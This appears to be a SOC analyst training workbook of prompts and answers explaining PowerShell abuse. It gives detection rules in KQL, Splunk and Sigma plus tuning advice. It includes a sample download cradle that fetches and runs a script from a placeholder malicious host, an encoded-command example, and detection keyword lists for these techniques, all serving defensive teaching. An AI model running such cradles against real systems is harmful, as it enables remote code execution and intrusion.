

Task 1 – Understanding PowerShell Ask AI: Explain: What PowerShell is Legitimate administrator use cases Why attackers abuse PowerShell Common malicious PowerShell techniques Why PowerShell is considered a LOLBin

Task 1 – Understanding PowerShell

1. What is PowerShell?

PowerShell is Microsoft's command-line shell and scripting language built on the .NET platform. It is designed to help administrators automate tasks, manage Windows systems, configure servers, and interact with Microsoft services.

Unlike the traditional Windows Command Prompt (CMD), PowerShell works with **objects** instead of plain text, making it much more powerful for automation and system administration.

PowerShell can:

- Execute commands
- Run scripts (.ps1 files)
- Manage Windows services and processes
- Configure Active Directory
- Manage Azure and Microsoft 365
- Query Windows Management Instrumentation (WMI)
- Access the Windows Registry
- Automate repetitive administrative tasks

Example:

Get-Process

Lists all currently running processes.

Example:

Get-Service

Displays all Windows services.

2. Legitimate Administrator Use Cases

System administrators rely heavily on PowerShell because it can automate tasks that would otherwise take hours.

Common legitimate uses include:

System Administration

- Create user accounts
- Reset passwords
- Manage local users
- Configure Windows settings

Example:

New-LocalUser

Process Management

View or stop running processes.

Get-Process

Stop-Process

Service Management

Start, stop, or restart services.

Restart-Service

Software Deployment

Install applications remotely.

Example:

Start-Process msixexec.exe

File Management

Copy, move, delete, or archive files.

Example:

Copy-Item

Move-Item

Remove-Item

Event Log Collection

Collect Windows event logs for troubleshooting.

Example:

Get-WinEvent

Remote Administration

Manage multiple computers remotely.

Example:

Enter-PSSession

Invoke-Command

Cloud Administration

PowerShell is commonly used with:

- Microsoft Azure
 - Microsoft 365
 - Exchange Online
 - SharePoint
 - Microsoft Defender
-

Scheduled Automation

Administrators create scheduled PowerShell scripts for:

- Daily backups
 - Health monitoring
 - Patch management
 - Disk cleanup
 - User account maintenance
-

3. Why Attackers Abuse PowerShell

PowerShell is one of the most abused Windows tools because it is:

- Installed by default
- Digitally signed by Microsoft
- Trusted by antivirus
- Extremely powerful
- Capable of executing code entirely in memory
- Able to download and execute remote content

Since most organizations allow PowerShell for administration, attackers can hide malicious activity within normal system operations.

This makes PowerShell a popular tool for **living off the land** attacks.

Reasons attackers prefer PowerShell

Already Installed

No malware needs to be dropped initially.

Trusted by Windows

Security products often allow PowerShell execution because administrators use it frequently.

Automation

Attackers can execute many actions with a single script.

Example:

- Download payload
 - Execute malware
 - Create persistence
 - Disable security controls
 - Exfiltrate data
-

Remote Execution

PowerShell supports remote management.

Attackers can laterally move between systems using:

Invoke-Command

In-Memory Execution

PowerShell can execute code directly in memory without writing files to disk, reducing forensic evidence and making detection harder.

Encoded Commands

Attackers often hide commands using Base64 encoding.

Example:

powershell.exe -EncodedCommand SQBFAFgA...

This conceals the actual command from casual inspection.

4. Common Malicious PowerShell Techniques

Attackers use PowerShell throughout different stages of an attack.

1. Downloading Malware

Example:

Invoke-WebRequest

or

Net.WebClient

Downloads payloads from external servers.

MITRE ATT&CK:

- T1105 – Ingress Tool Transfer
-

2. Encoded Commands

Example:

-EncodedCommand

Purpose:

- Hide malicious scripts
- Evade simple detection
- Obfuscate commands

MITRE:

- T1027 – Obfuscated Files or Information
-

3. Fileless Malware

Attackers execute code directly in memory.

Example:

Invoke-Expression

or

IEX

MITRE:

- T1059.001 – PowerShell
-

4. Download Cradles

A download cradle retrieves and immediately executes remote content.

Example:

```
IEX (New-Object Net.WebClient).DownloadString(...)
```

This avoids saving a file to disk.

MITRE:

- T1105 – Ingress Tool Transfer
-

5. Persistence

Attackers use PowerShell to create persistence by:

- Scheduled Tasks
- Registry Run Keys
- Startup folders
- Windows Services

MITRE examples:

- T1053 – Scheduled Task
 - T1547 – Registry Run Keys / Startup Folder
-

6. Credential Access

PowerShell may be used to:

- Dump credentials
- Access password hashes
- Query authentication information

Often through:

- Mimikatz
- LSASS interaction
- Windows APIs

MITRE:

- T1003 – OS Credential Dumping
-

7. Reconnaissance

PowerShell helps attackers gather information about the system and network.

Examples:

Get-Process

Get-Service

Get-LocalUser

Get-NetIPConfiguration

Get-ComputerInfo

MITRE:

- T1082 – System Information Discovery
 - T1016 – System Network Configuration Discovery
-

8. Lateral Movement

PowerShell Remoting enables attackers to execute commands on remote systems.

Example:

Invoke-Command

MITRE:

- T1021.006 – Windows Remote Management
-

9. Defense Evasion

Attackers may attempt to weaken security by:

- Disabling Windows Defender
- Modifying execution policies
- Bypassing logging
- Clearing event logs

MITRE examples:

- T1562 – Impair Defenses
 - T1070 – Indicator Removal on Host
-

5. Why PowerShell is Considered a LOLBin

LOLBin stands for **Living Off the Land Binary**.

A LOLBin is a legitimate, trusted executable already present on Windows that attackers abuse to perform malicious actions without introducing obvious malware.

PowerShell fits this definition because it is:

- Installed by default on Windows
- Digitally signed by Microsoft
- Widely used by administrators
- Highly trusted by operating systems
- Extremely powerful and scriptable

Instead of dropping custom malware, attackers can abuse PowerShell to perform actions such as:

- Downloading payloads
- Running malicious scripts
- Executing commands in memory
- Creating persistence
- Moving laterally
- Disabling security tools
- Collecting system information
- Exfiltrating data

Using trusted tools helps attackers blend into normal administrative activity and evade basic security controls.

Why PowerShell is Important for SOC Analysts

SOC analysts frequently investigate PowerShell activity because it can indicate both legitimate administration and malicious behavior. Key indicators include:

- powershell.exe launched by unusual parent processes (for example, Microsoft Office or a web browser)
- Use of -EncodedCommand
- Invoke-Expression (IEX)
- Invoke-WebRequest
- Net.WebClient
- DownloadString()
- ExecutionPolicy Bypass
- Hidden windows (-WindowStyle Hidden)
- Network connections immediately after PowerShell execution
- PowerShell spawning other processes such as cmd.exe or rundll32.exe

Correlating PowerShell events with process creation logs (for example, Sysmon Event ID 1 or Windows Security Event ID 4688), network connections, and subsequent system changes is essential for distinguishing legitimate administration from attacker activity.

Key Takeaways

- PowerShell is Microsoft's powerful automation and scripting framework for Windows administration.
- Administrators use it for system management, automation, remote administration, and cloud operations.
- Attackers abuse PowerShell because it is trusted, pre-installed, and capable of executing code without dropping files.
- Common malicious techniques include encoded commands, in-memory execution, download cradles, reconnaissance, persistence, credential access, and lateral movement.
- PowerShell is considered a **LOLBin (Living Off the Land Binary)** because it is a legitimate Microsoft tool that can be leveraged for malicious purposes while blending in with normal administrative activity.
- Monitoring PowerShell command-line arguments, parent-child process relationships, script block logging, and network activity is a critical part of SOC detection and threat hunting.

Task 2 – Detection Logic Ask AI: Create detection logic for: Encoded PowerShell Execution Policy Bypass Download Cradle Hidden PowerShell PowerShell launched after RDP
Include: Detection logic Data sources Severity MITRE ATT&CK mapping False positives
Recommended tuning

Task 2 – PowerShell Detection Logic

Detection Rule 1 – Encoded PowerShell Execution

Detection Objective

Detect PowerShell commands that use Base64-encoded content to hide malicious activity.

Detection Logic

Alert when:

- powershell.exe or pwsh.exe starts
- Command line contains:
 - -EncodedCommand

- -enc
- -e
- Parent process is unusual (for example, WINWORD.EXE, EXCEL.EXE, OUTLOOK.EXE, browser processes)
- Execution is initiated by a standard user rather than an administrator
- Multiple encoded PowerShell executions occur within a short time window

Example Command

powershell.exe -EncodedCommand SQBFAFgA...

Data Sources

- Sysmon Event ID 1 (Process Creation)
 - Windows Security Event ID 4688
 - Microsoft Defender XDR DeviceProcessEvents
 - Microsoft Defender for Endpoint
 - Splunk Process Creation Logs
 - Wazuh Sysmon Logs
-

Severity

High

Reason: Encoded commands are commonly used to evade detection and conceal malicious scripts.

MITRE ATT&CK Mapping

Tactic	Technique
Execution	T1059.001 – PowerShell
Defense Evasion T1027 – Obfuscated Files or Information	

False Positives

- Legitimate automation scripts using encoded commands
- Microsoft deployment tools

- Configuration management platforms (SCCM, Intune)
 - Administrative scripting
-

Recommended Tuning

- Create an allowlist for trusted administrative scripts
 - Exclude known management servers and automation accounts
 - Increase severity when:
 - Parent process is Microsoft Office or a browser
 - Network connections occur immediately after execution
 - Child processes such as cmd.exe, rundll32.exe, or mshta.exe are spawned
-

Detection Rule 2 – Execution Policy Bypass

Detection Objective

Detect PowerShell executions that bypass script execution restrictions.

Detection Logic

Alert when the PowerShell command line contains:

- -ExecutionPolicy Bypass
- -ExecutionPolicy Unrestricted
- -ep bypass
- -ep unrestricted

Example:

powershell.exe -ExecutionPolicy Bypass script.ps1

Data Sources

- Sysmon Event ID 1
 - Windows Security Event ID 4688
 - Defender XDR DeviceProcessEvents
 - Splunk
 - Wazuh
-

Severity

Medium–High

Increase to **High** if followed by:

- Download activity
- Registry modifications
- Scheduled task creation
- Service creation

MITRE ATT&CK Mapping

Tactic	Technique
Defense Evasion	T1562 – Impair Defenses
Execution	T1059.001 – PowerShell

False Positives

- Enterprise deployment scripts
- Administrative automation
- Software installation packages

Recommended Tuning

- Allow approved deployment tools
- Alert only when bypass is used by end-user workstations
- Correlate with:
 - PowerShell downloads
 - Network connections
 - Encoded commands
 - Persistence mechanisms

Detection Rule 3 – PowerShell Download Cradle

Detection Objective

Detect PowerShell downloading and executing remote content.

Detection Logic

Alert when the command line contains:

- Invoke-WebRequest
- wget
- curl
- Net.WebClient
- DownloadString
- DownloadFile
- Invoke-Expression
- IEX

Example:

IEX (New-Object Net.WebClient).DownloadString("http://malicious-site/payload.ps1")

Data Sources

- Sysmon Event ID 1
 - Windows Security Event ID 4688
 - Sysmon Event ID 3 (Network Connection)
 - Microsoft Defender XDR
 - Proxy logs
 - Firewall logs
 - DNS logs
-

Severity

High

Increase to **Critical** when:

- Download is followed by execution
 - Connection is made to an unknown or malicious external IP/domain
 - PowerShell spawns additional processes
-

MITRE ATT&CK Mapping

Tactic	Technique
Command and Control	T1105 – Ingress Tool Transfer

Tactic	Technique
Execution	T1059.001 – PowerShell

False Positives

- Legitimate software update scripts
- Internal automation tools
- Configuration management solutions
- Cloud administration scripts

Recommended Tuning

- Exclude trusted internal repositories
- Allow Microsoft update infrastructure
- Alert only for downloads from untrusted external domains
- Correlate with DNS, proxy, and firewall logs

Detection Rule 4 – Hidden PowerShell Execution

Detection Objective

Detect PowerShell instances attempting to conceal their execution.

Detection Logic

Alert when the command line contains:

- -WindowStyle Hidden
- -w hidden
- -Window Hidden
- -NonInteractive
- -NoProfile

Example:

powershell.exe -WindowStyle Hidden

Data Sources

- Sysmon Event ID 1

- Windows Security Event ID 4688
 - Microsoft Defender XDR
 - Splunk
 - Wazuh
-

Severity

High

Increase to **Critical** when combined with:

- Encoded commands
 - Download cradles
 - Network connections
 - Persistence activity
-

MITRE ATT&CK Mapping

Tactic	Technique
Defense Evasion	T1564 – Hide Artifacts
Execution	T1059.001 – PowerShell

False Positives

- Administrative scripts running silently
 - Backup software
 - Enterprise monitoring agents
 - Scheduled maintenance tasks
-

Recommended Tuning

- Allow trusted signed scripts
- Exclude known enterprise management tools
- Correlate with:
 - Parent process
 - Network activity

- Registry changes
 - Scheduled task creation
-

Detection Rule 5 – PowerShell Executed After RDP Login

Detection Objective

Detect PowerShell execution shortly after a successful Remote Desktop Protocol (RDP) login, which may indicate post-compromise activity.

Detection Logic

Alert when:

1. A successful RDP login is recorded (Windows Security Event ID **4624**, **Logon Type 10**).
 2. Within **5–10 minutes**, powershell.exe or pwsh.exe is launched by the same user or on the same endpoint.
 3. Increase confidence if the PowerShell command includes:
 - -EncodedCommand
 - -ExecutionPolicy Bypass
 - Invoke-WebRequest
 - DownloadString
 - -WindowState Hidden
-

Data Sources

- Windows Security Event ID 4624 (Logon Type 10)
 - Sysmon Event ID 1 (Process Creation)
 - Windows Security Event ID 4688
 - Microsoft Defender XDR DeviceLogonEvents
 - Microsoft Defender XDR DeviceProcessEvents
 - Wazuh
 - Splunk
-

Severity

High

Increase to **Critical** if followed by:

- Local administrator account creation

- Scheduled task creation
- Windows service installation
- Registry Run Key modification
- Outbound network connections
- Credential dumping activity

MITRE ATT&CK Mapping

Tactic	Technique
Initial Access	T1133 – External Remote Services
Execution	T1059.001 – PowerShell
Lateral Movement T1021.001 – Remote Desktop Protocol	

False Positives

- Administrators performing remote maintenance
- Helpdesk troubleshooting sessions
- Automated remote management tools
- IT support activities

Recommended Tuning

- Maintain an allowlist of authorized administrator accounts and jump servers.
- Alert on RDP logins from unusual IP addresses, outside business hours, or to high-value systems.
- Correlate with subsequent PowerShell behavior, account creation, persistence, and network activity.
- Increase severity for first-time RDP logins or sessions originating from previously unseen locations.

Summary Table

Detection	Primary Data Sources	Default Severity	Key MITRE ATT&CK Techniques
Encoded PowerShell	Sysmon EID 1, Security EID 4688	High	T1059.001, T1027
Execution Policy Bypass	Sysmon EID 1, Security EID 4688	Medium–High	T1059.001, T1562
Download Cradle	Sysmon EIDs 1 & 3, Proxy, Firewall, DNS	High	T1105, T1059.001
Hidden PowerShell	Sysmon EID 1, Security EID 4688	High	T1564, T1059.001
PowerShell After RDP	Security EID 4624, Sysmon EID 1, Security EID 4688	High	T1133, T1021.001, T1059.001

give me actual detection logic

Below is SOC-ready detection logic that you can implement or adapt in **Microsoft Defender XDR (KQL)**, **Splunk SPL**, and **Sigma**.

Detection 1 – Encoded PowerShell

Detection Logic

Alert when **powershell.exe** or **pwsh.exe** is executed with an encoded command.

Microsoft Defender XDR (KQL)

```
DeviceProcessEvents
| where FileName in~ ("powershell.exe","pwsh.exe")
| where ProcessCommandLine has_any ("-EncodedCommand","-enc","-e ")
| project Timestamp, DeviceName, AccountName, FileName, ProcessCommandLine,
InitiatingProcessFileName
```

Splunk SPL

```
index=windows
(EventCode=4688 OR EventID=1)
```

```
(Image="*\powershell.exe" OR Image="*\pwsh.exe")
(CommandLine="*-EncodedCommand*" OR CommandLine="*-enc*" OR CommandLine="* -
e *")
| table _time Computer User Image CommandLine ParentImage
```

Sigma

title: Encoded PowerShell Execution

id: 1001

status: experimental

logsource:

product: windows

category: process_creation

detection:

selection:

Image|endswith:

- '\powershell.exe'

- '\pwsh.exe'

CommandLine|contains:

- '-EncodedCommand'

- '-enc'

- '-e '

condition: selection

level: high

tags:

- attack.execution

- attack.t1059.001

- attack.defense_evasion

- attack.t1027

Detection 2 – Execution Policy Bypass

Detection Logic

Alert when PowerShell disables execution policy restrictions.

Microsoft Defender XDR (KQL)

DeviceProcessEvents

| where FileName =~ "powershell.exe"

| where ProcessCommandLine has_any (

"-ExecutionPolicy Bypass",

"-ExecutionPolicy Unrestricted",

"-ep bypass",

"-ep unrestricted"

)
| project Timestamp, DeviceName, AccountName, ProcessCommandLine

Splunk SPL

```
index=windows
(EventCode=4688 OR EventID=1)
Image="*\powershell.exe"
(CommandLine="*-ExecutionPolicy Bypass*" OR
 CommandLine="*-ExecutionPolicy Unrestricted*" OR
 CommandLine="*-ep bypass*" OR
 CommandLine="*-ep unrestricted*")
| table _time Computer User CommandLine
```

Sigma

title: PowerShell Execution Policy Bypass

logsource:

product: windows

category: process_creation

detection:

selection:

Image|endswith: '\powershell.exe'

CommandLine|contains:

- '-ExecutionPolicy Bypass'
- '-ExecutionPolicy Unrestricted'
- '-ep bypass'
- '-ep unrestricted'

condition: selection

level: medium

tags:

- attack.execution
- attack.t1059.001
- attack.defense-evasion

- attack.t1562

Detection 3 – Download Cradle

Detection Logic

Detect PowerShell downloading content from the Internet.

Microsoft Defender XDR (KQL)

```
DeviceProcessEvents
| where FileName =~ "powershell.exe"
| where ProcessCommandLine has_any (
  "Invoke-WebRequest",
  "DownloadString",
  "DownloadFile",
  "Net.WebClient",
  "IEX",
  "Invoke-Expression"
)
| project Timestamp, DeviceName, AccountName, ProcessCommandLine
```

Splunk SPL

```
index=windows
(EventCode=4688 OR EventID=1)
Image="*\\powershell.exe"
(CommandLine="*Invoke-WebRequest*" OR
CommandLine="*DownloadString*" OR
CommandLine="*DownloadFile*" OR
CommandLine="*Net.WebClient*" OR
CommandLine="*IEX*")
| table _time Computer User CommandLine
```

Sigma

title: PowerShell Download Cradle

logsource:

product: windows

category: process_creation

detection:

selection:

Image|endswith: '\powershell.exe'

CommandLine|contains:

- 'Invoke-WebRequest'
- 'DownloadString'
- 'DownloadFile'
- 'Net.WebClient'
- 'Invoke-Expression'
- 'IEX'

condition: selection

level: high

tags:

- attack.execution
- attack.t1059.001
- attack.command-and-control
- attack.t1105

Detection 4 – Hidden PowerShell

Detection Logic

Detect PowerShell executed with hidden windows.

Microsoft Defender XDR (KQL)

```
DeviceProcessEvents
| where FileName =~ "powershell.exe"
| where ProcessCommandLine has_any (
"-WindowStyle Hidden",
"-w hidden",
"-Window Hidden"
)
| project Timestamp, DeviceName, AccountName, ProcessCommandLine
```

Splunk SPL

```
index=windows
(EventCode=4688 OR EventID=1)
```

```
Image="*\powershell.exe"  
(CommandLine="*-WindowStyle Hidden*" OR  
  CommandLine="*-w hidden*" OR  
  CommandLine="*-Window Hidden*")  
| table _time Computer User CommandLine
```

Sigma

title: Hidden PowerShell Execution

logsource:

product: windows

category: process_creation

detection:

selection:

Image|endswith: '\powershell.exe'

CommandLine|contains:

- '-WindowStyle Hidden'
- '-w hidden'
- '-Window Hidden'

condition: selection

level: high

tags:

- attack.execution
 - attack.t1059.001
 - attack.defense-evasion
 - attack.t1564
-

Detection 5 – PowerShell Launched After RDP

Detection Logic

Detect PowerShell execution within **5 minutes** of a successful RDP login.

Microsoft Defender XDR (KQL)

```
let RDPLogons =  
DeviceLogonEvents  
| where ActionType == "LogonSuccess"  
| where LogonType == "RemoteInteractive"  
| project DeviceId, DeviceName, AccountName, LogonTime = Timestamp;  
  
DeviceProcessEvents  
| where FileName in~ ("powershell.exe", "pwsh.exe")  
| join kind=inner RDPLogons on DeviceId, AccountName  
| where Timestamp between (LogonTime .. LogonTime + 5m)  
| project Timestamp, DeviceName, AccountName, ProcessCommandLine,  
InitiatingProcessFileName
```

Splunk SPL

```
(  
index=windows EventCode=4624 Logon_Type=10  
| rename _time as LogonTime  
| table Computer TargetUserName LogonTime  
)  
| join Computer TargetUserName  
[  
search index=windows (EventCode=4688 OR EventID=1)  
(Image="*\powershell.exe" OR Image="*\pwsh.exe")  
| table _time Computer User Image CommandLine  
]  
| where _time>=LogonTime AND _time<=LogonTime+300  
| table LogonTime _time Computer TargetUserName CommandLine
```

Sigma

Sigma cannot reliably correlate **multiple events over time** (such as "successful RDP login followed by PowerShell within 5 minutes") because it is designed for **single-event detection**. This use case is better implemented in SIEM platforms like **Microsoft Defender XDR, Microsoft Sentinel, Splunk Enterprise Security, Elastic Security, or QRadar**, which support event correlation.

These detection rules are suitable for inclusion in a SOC analyst portfolio and reflect the type of process creation and correlation logic used in production SIEM and XDR environments.

Task 3 – Detection Engineering Ask AI: Create five PowerShell detection rules for: Encoded Command Download Cradle Execution Policy Bypass Hidden PowerShell PowerShell with outbound network connection For each include: Detection logic Data sources Severity MITRE ATT&CK mapping False-positive considerations Tuning recommendations

Task 3 – Detection Engineering: PowerShell Detection Rules

Rule 1 – Encoded PowerShell Command

Detection Logic

Objective: Detect PowerShell commands that use Base64 encoding to obfuscate execution.

Detection Conditions

- Process name is powershell.exe or pwsh.exe
- Command line contains:
 - -EncodedCommand
 - -enc
 - -e
- Alert if parent process is an Office application, browser, or scripting host for higher confidence.

Sample Detection Logic (Pseudo)

```
IF ProcessName IN ("powershell.exe","pwsh.exe")
AND CommandLine CONTAINS ANY (
"-EncodedCommand",
"-enc",
"-e "
)
THEN Alert
```

Data Sources

- Sysmon Event ID 1 (Process Creation)
- Windows Security Event ID 4688
- Microsoft Defender XDR – DeviceProcessEvents
- Splunk Process Creation Logs
- Wazuh Sysmon Logs

Severity

High

MITRE ATT&CK

Tactic	Technique
Execution	T1059.001 – PowerShell
Defense Evasion T1027 – Obfuscated Files or Information	

False Positives

- SCCM/Intune deployment scripts
- Administrative automation
- Backup or monitoring tools
- Legitimate encoded PowerShell used by IT

Tuning Recommendations

- Exclude approved management servers and service accounts.
- Increase severity when:
 - Parent process is WINWORD.EXE, EXCEL.EXE, OUTLOOK.EXE, or a web browser.
 - PowerShell spawns cmd.exe, rundll32.exe, or mshta.exe.
 - Network connections follow execution.

Rule 2 – PowerShell Download Cradle

Detection Logic

Objective: Detect PowerShell downloading remote content, especially when immediately executed.

Detection Conditions

- Process name is powershell.exe
- Command line contains:
 - Invoke-WebRequest
 - DownloadString
 - DownloadFile
 - Net.WebClient
 - Invoke-Expression

- IEX

Sample Detection Logic

```
IF ProcessName = powershell.exe
AND CommandLine CONTAINS ANY (
"Invoke-WebRequest",
"DownloadString",
"DownloadFile",
"Net.WebClient",
"Invoke-Expression",
"IEX"
)
THEN Alert
```

Data Sources

- Sysmon Event ID 1
 - Windows Event ID 4688
 - Sysmon Event ID 3 (Network Connection)
 - Microsoft Defender XDR – DeviceProcessEvents
 - Proxy Logs
 - Firewall Logs
 - DNS Logs
-

Severity

High

Increase to **Critical** if:

- Remote content is executed immediately.
 - Connection is to an unknown or malicious domain/IP.
 - Additional child processes are spawned.
-

MITRE ATT&CK

Tactic	Technique
Execution	T1059.001 – PowerShell
Command and Control T1105 – Ingress Tool Transfer	

False Positives

- Internal software deployment
- Configuration management scripts
- Approved update scripts
- Cloud automation

Tuning Recommendations

- Allowlist trusted internal repositories.
- Exclude Microsoft update infrastructure.
- Correlate with DNS, proxy, and firewall telemetry.
- Prioritize downloads from external or newly observed domains.

Rule 3 – PowerShell Execution Policy Bypass

Detection Logic

Objective: Detect PowerShell executions that bypass execution policy restrictions.

Detection Conditions

- Process name is powershell.exe
- Command line contains:
 - -ExecutionPolicy Bypass
 - -ExecutionPolicy Unrestricted
 - -ep bypass
 - -ep unrestricted

Sample Detection Logic

```
IF ProcessName = powershell.exe  
AND CommandLine CONTAINS ANY (  
"-ExecutionPolicy Bypass",  
"-ExecutionPolicy Unrestricted",  
"-ep bypass",  
"-ep unrestricted"  
)  
THEN Alert
```

Data Sources

- Sysmon Event ID 1

- Windows Security Event ID 4688
 - Microsoft Defender XDR – DeviceProcessEvents
 - Splunk
 - Wazuh
-

Severity

Medium–High

Raise to **High** when followed by:

- Encoded commands
 - Registry changes
 - Scheduled task creation
 - Service creation
 - Network activity
-

MITRE ATT&CK

Tactic	Technique
Execution	T1059.001 – PowerShell
Defense Evasion T1562 – Impair Defenses	

False Positives

- Enterprise deployment tools
 - Automation frameworks
 - Administrative scripts
-

Tuning Recommendations

- Allowlist approved IT automation.
 - Alert primarily on end-user systems.
 - Correlate with persistence or network activity before escalating.
-

Rule 4 – Hidden PowerShell Execution

Detection Logic

Objective: Detect PowerShell executed in hidden or non-interactive mode.

Detection Conditions

- Process name is powershell.exe
- Command line contains:
 - -WindowStyle Hidden
 - -w hidden
 - -Window Hidden
 - -NonInteractive

Sample Detection Logic

```
IF ProcessName = powershell.exe  
AND CommandLine CONTAINS ANY (  
"-WindowStyle Hidden",  
"-w hidden",  
"-Window Hidden",  
"-NonInteractive"  
)  
THEN Alert
```

Data Sources

- Sysmon Event ID 1
- Windows Security Event ID 4688
- Microsoft Defender XDR – DeviceProcessEvents
- Splunk
- Wazuh

Severity

High

Raise to **Critical** when combined with:

- Encoded commands
- Download cradle activity
- Persistence mechanisms
- External network communication

MITRE ATT&CK

Tactic	Technique
Execution	T1059.001 – PowerShell
Defense Evasion T1564 – Hide Artifacts	

False Positives

- Backup applications
- Enterprise monitoring tools
- Silent software installers
- Scheduled maintenance scripts

Tuning Recommendations

- Allowlist signed administrative scripts.
- Exclude known management agents.
- Correlate with suspicious parent processes and outbound connections.

Rule 5 – PowerShell with Outbound Network Connection

Detection Logic

Objective: Detect PowerShell processes that establish outbound network connections, which may indicate payload download, command-and-control (C2), or data exfiltration.

Detection Conditions

- powershell.exe or pwsh.exe starts.
- Within **1–2 minutes**, the same process initiates an outbound TCP/HTTPS/HTTP connection.
- Prioritize connections to public IP addresses or untrusted domains.

Sample Detection Logic

```
IF ProcessName IN ("powershell.exe","pwsh.exe")
AND OutboundNetworkConnection = TRUE
AND DestinationIP NOT IN TrustedInternalNetworks
THEN Alert
```

Data Sources

- Sysmon Event ID 1 (Process Creation)
- Sysmon Event ID 3 (Network Connection)
- Windows Security Event ID 4688
- Microsoft Defender XDR:
 - DeviceProcessEvents
 - DeviceNetworkEvents
- Firewall Logs
- Proxy Logs
- DNS Logs

Severity

High

Increase to **Critical** when:

- Destination has poor reputation.
- Connection follows encoded PowerShell or a download cradle.
- Large outbound data transfers occur.
- Persistence or credential access follows.

MITRE ATT&CK

Tactic	Technique
Execution	T1059.001 – PowerShell
Command and Control	T1071.001 – Web Protocols
Command and Control T1105 – Ingress Tool Transfer	

False-Positive Considerations

- Microsoft update services
- Azure or Microsoft 365 administration
- Internal automation platforms
- Monitoring and backup software

- Approved DevOps scripts

Tuning Recommendations

- Maintain allowlists for trusted domains, internal servers, and management platforms.
 - Prioritize first-time or rare destinations.
 - Correlate with:
 - Encoded commands
 - Execution policy bypass
 - Hidden PowerShell
 - Child process creation
 - Registry or scheduled task modifications
 - Use threat intelligence to increase severity for connections to known malicious IPs or domains.
-

Summary

Rule	Primary Data Sources	Default Severity	MITRE ATT&CK Techniques
Encoded Command	Sysmon EID 1, Security EID 4688	High	T1059.001, T1027
Download Cradle	Sysmon EIDs 1 & 3, Proxy, Firewall, DNS	High	T1059.001, T1105
Execution Policy Bypass	Sysmon EID 1, Security EID 4688	Medium–High	T1059.001, T1562
Hidden PowerShell	Sysmon EID 1, Security EID 4688	High	T1059.001, T1564
PowerShell with Outbound Network Connection	Sysmon EIDs 1 & 3, Defender XDR, Firewall, Proxy, DNS	High	T1059.001, T1071.001, T1105

Task 4 – Detection Tuning Scenario A SOC receives thousands of PowerShell alerts every day. Ask AI: Why? Common false positives? How would you tune the detections? Before vs after comparison Best practices for maintaining high-fidelity PowerShell detections

Task 4 – Detection Tuning

Scenario

A Security Operations Center (SOC) receives **thousands of PowerShell alerts every day**. While PowerShell is frequently abused by attackers, it is also one of the most commonly used administrative tools in Windows environments. Without proper tuning, security teams experience alert fatigue, making it difficult to identify genuine threats.

1. Why Does a SOC Receive Thousands of PowerShell Alerts?

PowerShell is heavily used across enterprise environments for both administration and automation. Since most detection rules are based on process creation or command-line arguments, they often generate alerts for legitimate activity.

Common Reasons

A. Legitimate IT Administration

System administrators use PowerShell to:

- Install software
- Manage Active Directory
- Restart services
- Collect logs
- Configure servers
- Troubleshoot systems

Example:

```
Get-Service
Restart-Service
Get-WinEvent
```

B. Enterprise Management Tools

Many enterprise tools execute PowerShell automatically.

Examples include:

- Microsoft Intune
- Microsoft Configuration Manager (SCCM/MECM)
- Microsoft Defender

- Azure Automation
- Group Policy startup scripts

These may legitimately use:

- Encoded commands
 - Execution policy bypass
 - Hidden PowerShell
 - Remote PowerShell sessions
-

C. Scheduled Tasks

Organizations often schedule PowerShell scripts for:

- Backups
- Patch deployment
- Disk cleanup
- Inventory collection
- Health monitoring

These executions occur daily or hourly, generating large numbers of events.

D. Security and Monitoring Software

EDR, backup, monitoring, and vulnerability management tools frequently launch PowerShell to perform legitimate operations.

Examples:

- Microsoft Defender
 - CrowdStrike
 - Tanium
 - Nexthink
 - Backup solutions
-

E. Automation and DevOps

Automation frameworks regularly invoke PowerShell.

Examples:

- CI/CD pipelines
- Infrastructure as Code (IaC)
- Azure Automation Runbooks

- Deployment scripts

2. Common False Positives

Detection	Common False Positives
Encoded Command	SCCM, Intune, deployment scripts, administrative automation
Execution Policy Bypass	Software installers, enterprise deployment tools, login scripts
Download Cradle	Internal repositories, Microsoft update servers, package managers
Hidden PowerShell	Backup software, monitoring agents, scheduled maintenance
PowerShell Network Connection	Microsoft cloud services, internal APIs, approved automation platforms
Remote PowerShell	Helpdesk support, server administration, configuration management

3. How Would You Tune the Detections?

Effective tuning focuses on reducing benign alerts while preserving visibility into malicious behavior.

A. Allowlist Trusted Processes

Exclude PowerShell executions initiated by known enterprise tools.

Examples:

- ccmexec.exe (SCCM/MECM)
- IntuneManagementExtension.exe
- MsMpEng.exe (Microsoft Defender)
- BackupExec.exe
- MonitoringAgent.exe

B. Allowlist Trusted Accounts

Suppress alerts generated by:

- Service accounts
- Domain administrator automation accounts
- Patch management accounts
- Scheduled task accounts

Continue monitoring them, but reduce alert severity unless additional suspicious activity is observed.

C. Allowlist Trusted Servers

Reduce noise from:

- Management servers
 - Domain controllers (for approved scripts)
 - SCCM servers
 - Azure Automation workers
 - Jump servers
 - Backup servers
-

D. Correlate Multiple Indicators

Avoid alerting on a single PowerShell event. Increase fidelity by requiring multiple suspicious behaviors.

Examples:

- Encoded PowerShell **and** outbound network connection
- Execution Policy Bypass **and** scheduled task creation
- Hidden PowerShell **and** registry Run Key modification
- PowerShell after RDP login **and** new local administrator account creation

This behavioral correlation significantly improves detection quality.

E. Parent Process Analysis

Legitimate parent processes often include:

- services.exe
- taskeng.exe
- svchost.exe (depending on context)
- ccmexec.exe

Higher-risk parent processes include:

- WINWORD.EXE
- EXCEL.EXE
- OUTLOOK.EXE
- chrome.exe
- msedge.exe
- firefox.exe
- explorer.exe (when unusual for the environment)

Prioritize alerts from unexpected parent-child relationships.

F. Network Reputation

Increase severity when PowerShell connects to:

- Newly registered domains
- Known malicious IP addresses
- Tor exit nodes
- External IPs not previously contacted
- Countries not normally accessed by the organization

Reduce severity for:

- Microsoft services
 - Internal repositories
 - Approved software vendors
-

G. User Context

Consider:

- Is the user an administrator?
- Is the host a server or workstation?
- Is the activity within business hours?
- Is this normal behavior for that user?
- Has this command been observed before?

Behavioral baselining helps distinguish expected administration from anomalous activity.

4. Before vs After Comparison

Before Tuning	After Tuning
Alert on every PowerShell execution	Alert only on suspicious PowerShell activity
Thousands of alerts per day	Significantly fewer, higher-quality alerts
High analyst workload	Reduced analyst workload
Frequent false positives	Lower false-positive rate
Difficult to identify real attacks	Real attacks stand out more clearly
Single-event detections	Correlated, behavior-based detections
Equal severity for all alerts	Risk-based severity based on context

5. Best Practices for Maintaining High-Fidelity PowerShell Detections

Enable Comprehensive Logging

Configure:

- PowerShell Script Block Logging (Event ID 4104)
- Module Logging (Event ID 4103)
- Process Creation Logging (Event ID 4688)
- Sysmon Process Creation (Event ID 1)
- Sysmon Network Connections (Event ID 3)

